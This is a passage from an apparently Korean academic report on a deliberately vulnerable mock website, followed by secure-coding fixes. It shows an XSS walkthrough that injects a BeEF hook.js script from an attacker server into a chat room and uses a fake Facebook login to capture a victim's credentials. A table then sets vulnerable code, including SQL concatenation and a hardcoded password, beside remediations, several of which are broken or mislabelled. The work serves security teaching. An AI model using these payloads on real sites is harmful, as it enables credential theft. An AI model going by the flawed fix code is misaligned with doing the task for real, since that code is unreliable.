	Coding-Or-Afk	Coding-Or-Afk_report	Coding-Or-Afk 동영상 보기
	비밀 해제 키보드	비밀 해제 키보드_report	비밀 해제 키보드 동영상 보기
	STY	STY_report	STY 동영상 보기
	exitsoft	exitsoft_report	exitsoft 동영상 보기
	V2G	V2G_report	V2G 동영상 보기
	VLOCK	VLOCK_report	VLOCK 동영상 보기
	모든 비밀번호	모든 비밀번호_report	모든 비밀번호 동영상 보기
	1등	1등_report	1등 동영상 보기

Figure 21. Figure20를 통해 알게 된 의심스러운 URL을 입력했을 때 화면.

Figure 21는 의심스러운 url을 입력했을 때 관리자가 숨겨놓은 페이지를 방문하여 보고서를 열람할 수 있다.

6. 크로스사이트 스크립트란

XSS(Cross-site Scripting)는 웹 상에서 가장 기초적인 취약점 공격 방법의 일종으로, 악의적인 사용자가 공격하려는 사이트에 스크립트를 넣는 기법을 말한다. 공격에 성공하면 사이트에 접속한 사용자는 삽입된 코드를 실행하게 되며, 의도치 않는 행동을 수행시키거나 쿠키나 세션 토큰 등의 민감한 정보를 탈취한다. 기초적인 공격 방법이지만 많은 웹 사이트들이 XSS에 대한 방어 조치를 하지 않아서 공격을 받을 수 있다.

7. 모의 사이트에서의 크로스사이트 스크립트 취약점 공격




Figure 22. <script> alert(document.cookie); </script>를 채팅방에 입력할 때 브라우저에 나타나는 팝업창.

FigureX.처럼 사용자의 입력을 받고 이를 html로 binding해서 보여주는 경우, 사용자의 입력 값을 필터링하지 않는다면 공격자는 크로스사이트 스크립트 공격을 할 수 있다



Figure 23. 홈페이지 이용자가 입력할 수 있는 채팅방.

크로스사이트 스크립트 공격을 강력하게 하기 위해 Beef xss framework가 존재한다. 여기서 사용할 Beef xss framework는 크로스사이트 공격을 훨씬 더 강력하게 해준다. Beef xss framework를 이용해서 모의 사이트에 hook.js를 실행하도록 injection할 것이다. 다른 사용자가 XSS injection된 페이지를 방문하게 된다면 공격자는 Beef XSS framework를 통해서 위험한 request를 보낼 수 있다. Beef xss framework에서 공격을

하기 위해서는 `<script src="http://127.0.0.1:3000/hook.js"> </script>`를 injection하면 된다. 본 스크립트를 모의 사이트 채팅방에 입력하면 된다.




Figure 24. kali linux에서 Beff xss frame work를 실행.



Figure 25. 브라우저의 개발자도구를 통해서 본 XSS injection이 이루어진 모습

Figure 24처럼 beef XSS를 실행하면 hook.js를 injection함으로서 본 xss framework를 동작 시킬 수 있다. 이를 채팅방에 `<script src="http://127.0.0.1:3000/hook.js"></script>`를 입력하면 된다.




Figure 26. Beff xss framework에서 Social Engineering 중 Pretty Theft를 수행. 다양한 공격 기능을 지원하는데 이중에서 Social Engineering 공격을 할 것이다.

Pretty Theft	
Description:	Asks the user for their username and password using a floating div.
Id:	35
Dialog Type:	Facebook ▼
Backing:	Grey ▼
Custom Logo (Generic only):	<input type="text" value="http://0.0.0.0:3000/ui/media/imaç"/>

Figure 27. Beff xss framework에서 공격할 Pretty Theft 종류를 선택.




Figure 28. 공격자가 Pretty Theft를 수행했을 때 피공격자의 PC에서 나타나는 창.

공격자가 Pretty Theft에서 Facebook을 선택하고 Execute를 수행하면 [그림]과 같은 창이 피공격자의 브라우저에 나타난다. 피공격자는 이렇게 fake login창에 값을 입력하면 공격자의 PC에서 피공격자가 입력한 값을 확인할 수 있다.

Current Browser		
Rider	XssRays	Ipec
Network	WebRTC	
Module Results History		
id ▲	date	label
0	2018-07-19 22:11	command 1
1	2018-07-19 22:12	command 2
2	2018-07-19 22:12	command 3
3	2018-07-19 22:44	command 4
4	2018-07-19 23:19	command 5

Command results	
1	Thu Jul 19 2018 22:45:05 GMT-0400 (EDT)
data: answer=123:123	

Figure 29. 피공격자가 id, password 필드에 입력한 값을 확인하는 부분.

Figure 에서 피공격자가 fake facebook login창에 id, password 필드에 입력한 값을 확인할 수 있다. 이를 통해서 피공격자가 사용하는 id, password값을 획득할 수 있다.

VIII. 모의 사이트 취약점 코드와 시큐어 코딩 적용

보안 약점	유형	에러처리
	항목	오류 메시지를 통한 정보 노출
파일명	web.xml	
보안 약점 이유 및 코드	약점 이유. 적절한 상태 메시지 오류에 대해서 대응 코드가 web.xml에 없음.	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 발생할 수 있는 HTTP 상태 코드에 대해서 web.xml에 오류 페이지를 작성한다. 따라서 아래와 같은 코드를 web.xml에 추가한다.</p> <pre> <error-page> <error-code>400</error-code> <location>/WEB-INF/jsp/common/error/500code.jsp</location> </error-page> <error-page> <error-code>404</error-code> <location>/WEB-INF/jsp/common/error/404error.jsp</location> </error-page> <error-page> <error-code>403</error-code> <location>/WEB-INF/jsp/common/error/403error.jsp</location> </error-page> <error-page> <error-code>500</error-code> <location>/WEB-INF/jsp/common/error/500code.jsp</location> </error-page> <error-page> <exception-type>java.lang.Throwable</exception-type> <location>/WEB-INF/jsp/common/error/error.jsp</location> </error-page> </pre>	

보안 약점	유형	입력 데이터 검증 및 표현
	항목	크로스사이트 스크립트
파일명	NemoRoom.jsp (153-164 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 사용자의 동적 입력을 받는 부분에서 공격 스크립트를 입력함으로써 사용자의 브라우저 상에서 스크립트가 동작 가능하다.</p> <pre> <% while(rsShowUserTable.next()) { String inUserName = rsShowUserTable.getString(1); if(UserName.equals(inUserName)){ %> <div class="col-sm-3"><h4>보낸이: <%=inUserName %></h4></div> <div class="col-sm-3"><h4>메시지 내용 : <%=messageContent%></h4></div> <% } } %>` </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안1. 서블릿에서 출력값에 HTML인코딩으로 바꾼다.</p> <pre>String cleanData = input.replaceAll("<", "&lt").replaceAll(">", "&gt"); out.println(cleanData);</pre> <p>개선 방안2. JSP에서 출력값에 JSTL HTML 인코딩 한다.</p> <pre><textarea name="content">\${ fn:escapeXml(model.content) }</textarea></pre>	

보안 약점	유형	입력 데이터 검증 및 표현
	항목	하드코딩된 비밀번호
파일명	NemoRoom.jsp (56-60 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 프로그램 코드 내부에 하드코딩된 비밀번호로 데이터베이스에 접근하기 때문에 소스코드가 유출된 경우 데이터베이스 공격에 취약하다. 하드코딩된 비밀번호가 인증실패를 야기하는 경우, 시스템 관리자가 실패의 원인을 파악하기 쉽지 않다.</p> <pre>String dbURL = "jdbc:mysql://localhost:3308/NEMO?serverTimezone=UTC"; String dbID = "root"; String dbPassword = "1234"; Class.forName("com.mysql.cj.jdbc.Driver"); Connection conn = DriverManager.getConnection(dbURL, dbID, dbPassword);</pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 비밀번호는 안전한 암호화 방식으로 암호화 하여 별도의 분리된 공간에 저장해야한다.</p> <p>본 개선 코드에서는 암호화 하는 객체를 만들었고, 비밀번호를 암호화 후 저장하였다. 이후 데이터베이스 조회가 필요한 경우 복호화하여 데이터베이스에 로그인하였다.</p> <pre>String PASS = props.getProperty("EncryptedPswd"); byte[] decryptedPswd = cipher.doFinal(PASS.getBytes()); PASS = new String(decryptedPswd); con = DriverManager.getConnection(URL, USER, PASS);</pre>	

보안 약점	유형	에러처리
	항목	오류 메시지를 통한 정보 노출
파일명	ArticleDao.jsp (57-67 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 오류 메시지에는 사용자에게 프로그램 내부 정보가 출력되는 것을 제한하고 최소한의 정보만 출력되어야 한다. 본 취약한 코드는 e.printStackTrace()를 통해서 오류메시지에 예외 이름이나 오류에 대한 추가적인 정보를 출력되어 프로그램 내부 정보가 유출되는 경우이다.</p> <pre> } catch (Exception e) { e.printStackTrace(); } finally { try { if(pstmt != null) pstmt.close(); if(connection != null) connection.close(); } catch (Exception e2) { e2.printStackTrace(); } } return res; </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 내부 정보가 출력되는 취약한 메소드인 e.printStackTrace()를 사용하는 것이 아니라 별도의 logger파일에 오류 내용을 기록하여서 log file에 접근할 수 있는 관리자만 오류 내용을 확인할 수 있게 한다. log file에 작성되는 내용은 최소한의 오류 정보만 나타나게 한다.</p> <pre> } catch (Exception e) { logger.error("ERROR : Cannot access database"); } finally { try { if(pstmt != null) pstmt.close(); if(connection != null) connection.close(); } catch (Exception e2) { logger.error("ERROR : Unknown error occur at article"); } } return res; </pre>	

보안 약점	유형	에러처리
	항목	부적절한 예외 처리
파일명	AdminDAO.jsp (39-49 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 값을 반환하는 모든 함수의 결과값을 검사하여, 그 값이 의도했던 값인지 검사하고 의도하지 않은 경우에 예외 처리를 해야한다. 이때 광범위한 예외 처리 대신 구체적인 예외 처리를 수행한다. try 블록에서 예외를 세분화하지 않고 광범위한 예외 클래스인 Exception을 사용하여 예외를 처리하고 있다.</p> <pre> } catch (Exception e) { e.printStackTrace(); } finally { try { s.close(); pstmt.close(); connection.close(); } catch (Exception e2) { e2.printStackTrace(); } } </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 발생할 수 있는 예외에 대해서 catch문을 작성한다. 자원을 해제하는 close() 메소드인 경우에는 예외처리를 하는 것보다 실제 객체가 NULL이 아닌 경우에 대해서 지원을 해제하게 한다.</p> <pre> } catch (SQLException e) { logger.error("ERROR : Incorrect SQL query"); } finally { if (s != null) s.close(); if (pstmt != null) pstmt.close(); if (connection != null) connection.close(); } </pre>	

보안 약점	유형	보안기능
	항목	부적절한 인가
파일명	main.java (44-51 라인)	
보안 약점 이유 및 코드	<p>약점 이유. main.java에서 세션에 등록된 회원 정보가 없으면 script를 이용하여 로그인 페이지로 보낸다. 그러나 사용자 브라우저에서 script를 사용하지 않으면 로그인하지 않고 로그인해야 접근할 수 있는 페이지에 접근할 수 있게 된다. 이 경우 접근제어를 불완전하게 검사하는 경우인 부적절한 인가에 해당하는 보안 약점이 된다.</p> <pre>String loginID = (String)session.getAttribute("id"); if(session.getAttribute("id") == null){ script.println("<script>"); script.println("alert('로그인해주세요!')"); script.println("location.href='index.jsp'"); script.println("</script>"); }</pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. Script를 이용해서 로그인 페이지로 이동하는게 아닌 jsp에서 지원하는 메소드를 사용하여 로그인페이지로 사용자를 이동하는 방법으로 개선할 수 있다.</p> <pre>String loginID = (String)session.getAttribute("id"); if(session.getAttribute("id") == null){ script.println("<script>"); script.println("alert('로그인해주세요!')"); script.println("</script>"); response.sendRedirect("index.jsp"); }</pre>	

보안 약점	유형	보안기능
	항목	취약한 비밀번호 허용
파일명	joinAction.jsp (21-34 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 사용자에게 복잡한 패스워드 규칙을 요구하지 않으면 사용자 계정이 취약하게 된다. 회원 가입시 비밀번호에 대한 어떠한 규칙을 요구하지 않기 때문에 취약한 코드이다.</p> <pre> MemberDao dao = MemberDao.getInstance(); PrintWriter script = response.getWriter(); if (user.getUserID() == null user.getUserPassword() == null user.getUserName() == null user.getStudentNumber() == null user.getPhoneNumber() == null) { ... int ri = dao.insertMember(user); if(ri == MemberDao.MEMBER_JOIN_SUCCESS) </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 안전한 패스워드를 생성하기 위해 한국인터넷진흥원 「암호이용안내서」의 패스워드 설정규칙을 바탕으로 회원가입시 이에 부합한 암호를 입력했는 정규표현식으로 검사한다.</p> <pre> MemberDao dao = MemberDao.getInstance(); PrintWriter script = response.getWriter(); bVaild = checkRegexp(user.getUserPassword(), /^.*(?:^.{10,20}\$)(?=.*Wd)?=.*[a-zA-Z]) (?:?=.*[!@#\$\$%^&+=]).*\$/, "Password field only allow:10-20 character and special character"); if (user.getUserID() == null user.getUserPassword() == null user.getUserName() == null user.getStudentNumber() == null user.getPhoneNumber() == null bVaild) { </pre>	

보안 약점	유형	보안기능
	항목	중요정보 평문저장
파일명	MemberDao.java (35-46 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 회원 가입시 사용자가 입력한 회원 정보를 이를 평문으로 저장하고 있다. 이는 공격자에게 민감한 정보가 직접적으로 노출될 수 있다.</p> <pre>String query = "INSERT INTO users VALUES (?, ?, ?, ?, ?)"; try { connection = getConnection(); pstmt = connection.prepareStatement(query); pstmt.setString(1, dto.getUserID()); pstmt.setString(2, dto.getUserName()); pstmt.setString(3, dto.getUserPassword()); pstmt.setString(4, dto.getStudentNumber()); pstmt.setString(5, dto.getPhoneNumber()); pstmt.executeUpdate(); ri = MemberDao.MEMBER_JOIN_SUCCESS; }</pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 사용자의 중요 정보를 암호화하여 데이터베이스가 공격 당하더라도 공격자가 중요 정보를 해독하는데 시간을 지연시켜야 한다. 이를 위해서 KISA에서 제공하는 SHA256 암호화 알고리즘을 사용하여 사용자의 비밀번호를 암호화했다.</p> <pre>sha256hash.jsp 파일 생성 <%@page import="sun.misc.BASE64Encoder"%> <%@page import="java.io.*"%> <%@page import="KISA.SHA256"%> <% SeedCBC s = new SeedCBC(); String retMsg = s.LoadConfig(KEY_PATH); if(retMsg.equals("OK") == false){ out.println(retMsg); }else{ String sPlainText = s.Encryption(sPlainText.getBytes()); ... } }</pre>	

보안 약점	유형	입력데이터 검증 및 표현
	항목	SQL 삽입
파일명	MemberDao.java (103-114 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 사용자가 입력을 받는 부분에 부적절한 SQL 구문을 삽입하여 회원가입 과정 없이 로그인해야 접근할 수 있는 main.jsp에 접근할 수 있다.</p> <pre> String userid=request.getParameter("userid"); String password=request.getParameter("password"); Statement stmt = conn.createStatement(); ResultSet rs = stmt.executeQuery("SELECT count(*) FROM member WHERE userid='"+userid+"'AND password='"+password+"'"); </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. preparedStatement를 통해서 사용자가 하는 문자를 userID로 바인딩하여 다른 SQL 구문이 실행되는 것을 방지한다.</p> <pre> String query = "SELECT userPassword FROM user WHERE userID = ?"; try { connection = getConnection(); pstmt = connection.prepareStatement(query); pstmt.setString(1, id); set = pstmt.executeQuery(); if(set.next()) { dbPw = set.getString("userPassword"); if(dbPw.equals(pw)) { ri = MemberDao.MEMBER_LOGIN_SUCCESS } else { ri MemberDao.MEMBER_LOGIN_PW_NO_GOOD } } } </pre>	

보안 약점	유형	입력데이터 검증 및 표현
	항목	크로스 사이트 요청위조
파일명	trainApiCity.java (174-177 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 폼과 해당 입력을 처리하는 프로그램 사이에 토큰을 사용하여 공격자가 임의의 입력 값을 입력하지 않는지 확인한다.</p> <pre> writer.println("<div class=W\"form-groupW\">WrWn" + "<input type=W\"textW\" class=W\"form-controlW\" placeholder=W\"출발 날짜를 입력해주세요(ex 20180701)W\" name=W\"startDayW\" maxlength=W\"8W\"> WrWn" + "</div> "); </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. input 필드에 token 값을 삽입함으로서 input 필드로 값이 전달을 받으면 같이 전달된 token값 또한 비교한다. 이를 바탕으로 공격자가 값을 변조하지 않았는지 확인한다.</p> <pre> writer.println("<div class=W\"form-groupW\">WrWn" + "<input type=W\"textW\" class=W\"form-controlW\" placeholder=W\"출발 날짜를 입력해주세요(ex 20180701)W\" name=W\"startDayW\" maxlength=W\"8W\"> WrWn" + "</div> "); write.println(“ <input type=W\"hiddenW\" name=W\"param_csrf_tokenW\" value=W\"\${SESSION_CSRF_TOKEN}W\" /> ”); </pre>	

보안 약점	유형	DNS lookup에 의존한 보안결정
	항목	API 오용
파일명	Test.java (103-114 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 공격자가 DNS 엔트리를 속일 수 있으므로 도메인명에 의존하지 않아야 한다. 만약, 로컬 DNS 서버의 캐시가 공격자에 의해 오염된 상황이라면, 사용자와 특정 서버간의 네트워크 트래픽이 공격자를 경유하도록 할 수도 있다. 또한, 공격자가 마치 동일 도메인에 속한 서버인 것처럼 위장할 수도 있다.</p> <pre> public String restClient() throws Exception{ String addr = "http://openapi.tago.go.kr/openapi/service/TrainInfoService/getCtyAcc toTrainSttnList?"; </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. DNS lookup에 의한 호스트 이름 비교를 하지 않고, IP 주소를 직접 비교하도록 수정한다.</p> <pre> public String restClient() throws Exception{ String addr = "http://10.13.15.111/openapi/service/TrainInfoService/getCtyAcctoTra inSttnList?"; </pre>	

보안 약점	유형	보안기능
	항목	반복된 인증시도 제한 기능 부재
파일명	Test.java (103-114 라인)	
보안 약점 이유 및 코드	<p>약점 이유. 일정 시간 내에 여러 번의 인증을 시도하여도 계정잠금 또는 추가 인증 방법 등의 충분한 조치가 수행되지 않는 경우, 공격자는 예상 ID와 비밀번호들을 사전(Dictionary)으로 만들고 무차별 대입(brute-force)하여 로그인 성공 및 권한획득이 가능하다.</p> <pre> int result=dao.login(id,pw); //int result=1;//<- db연동되는지 확인 미리 루트 계정 넣어놓고 시작.> if(result==1){ PrintWriter script=response.getWriter(); script.println("<script>"); script.println("location.href='admin_main.jsp'"); script.println("</script>"); } </pre>	
개선 방법 및 시큐어 코딩 적용	<p>개선 방안. 인증에 실패할 때마다 인증 실패 횟수를 증가해서 5회 이상 틀릴시 일정 시간 동안 로그인을 막는다.</p> <pre> String query = "SELECT count(userPassword) FROM user WHERE userID = ?"; try { connection = getConnection(); pstmt = connection.prepareStatement(query); pstmt.setString(1, id); set = pstmt.executeQuery(); if(set>5){ script.println("<script>"); script.println("alert('비밀번호를 5회 이상 틀렸습니다')"); script.println("</script>"); response.sendRedirect("index.jsp"); } } </pre>	

IX. Conclusion

시큐어 코딩이 적용되지 않은 모의 사이트를 만들고 이를 모의해킹과 정적 분석을 통한 취약점 발견을 하였다. 이를 ‘SW개발보안’ 가이드에 맞추어 시큐어코딩을 적용하여 웹의 다양한 공격을 막을 수 있음을 살펴봄으로써 시큐어 코딩의 중요성을 보았다. 시큐어 코딩가이드에 맞춘 개발을 한다면 신뢰하고 안전할 수 있는 소프트웨어를 개발 할 수 있을 것이다.

X. References

1. 한국어 Chicago 웹페이지 / 각주 "XSS공격이란," 개인적인 공간, n.d. 수정, 2018년 8월 09일 접속, <http://brownbears.tistory.com/250>
2. KISA(전자정부보호팀 김태양) 2017. *소프트웨어 개발 보안 가이드*, 한국인터넷진흥원.
3. KISA(융합보안인증팀) 2016. *JAVA 시큐어코딩 가이드*, 한국인터넷진흥원.
4. KISA(융합보안인증팀) 2016. *C 시큐어코딩 가이드*, 한국인터넷진흥원.
5. KISA(인프라보호 기획팀) 2016. *홈페이지 취약점 진단제거 가이드*, 한국인터넷진흥원.
6. KISA(웹보안지원팀) 2016. *홈페이지 개발보안 안내서*, 한국인터넷진흥원.
7. 최경철, 문관주, 허미경. 2018. *웹 해킹과 시큐어코딩 탐지/수정 실습가이드*, pp. 156-161. SECU BOOK.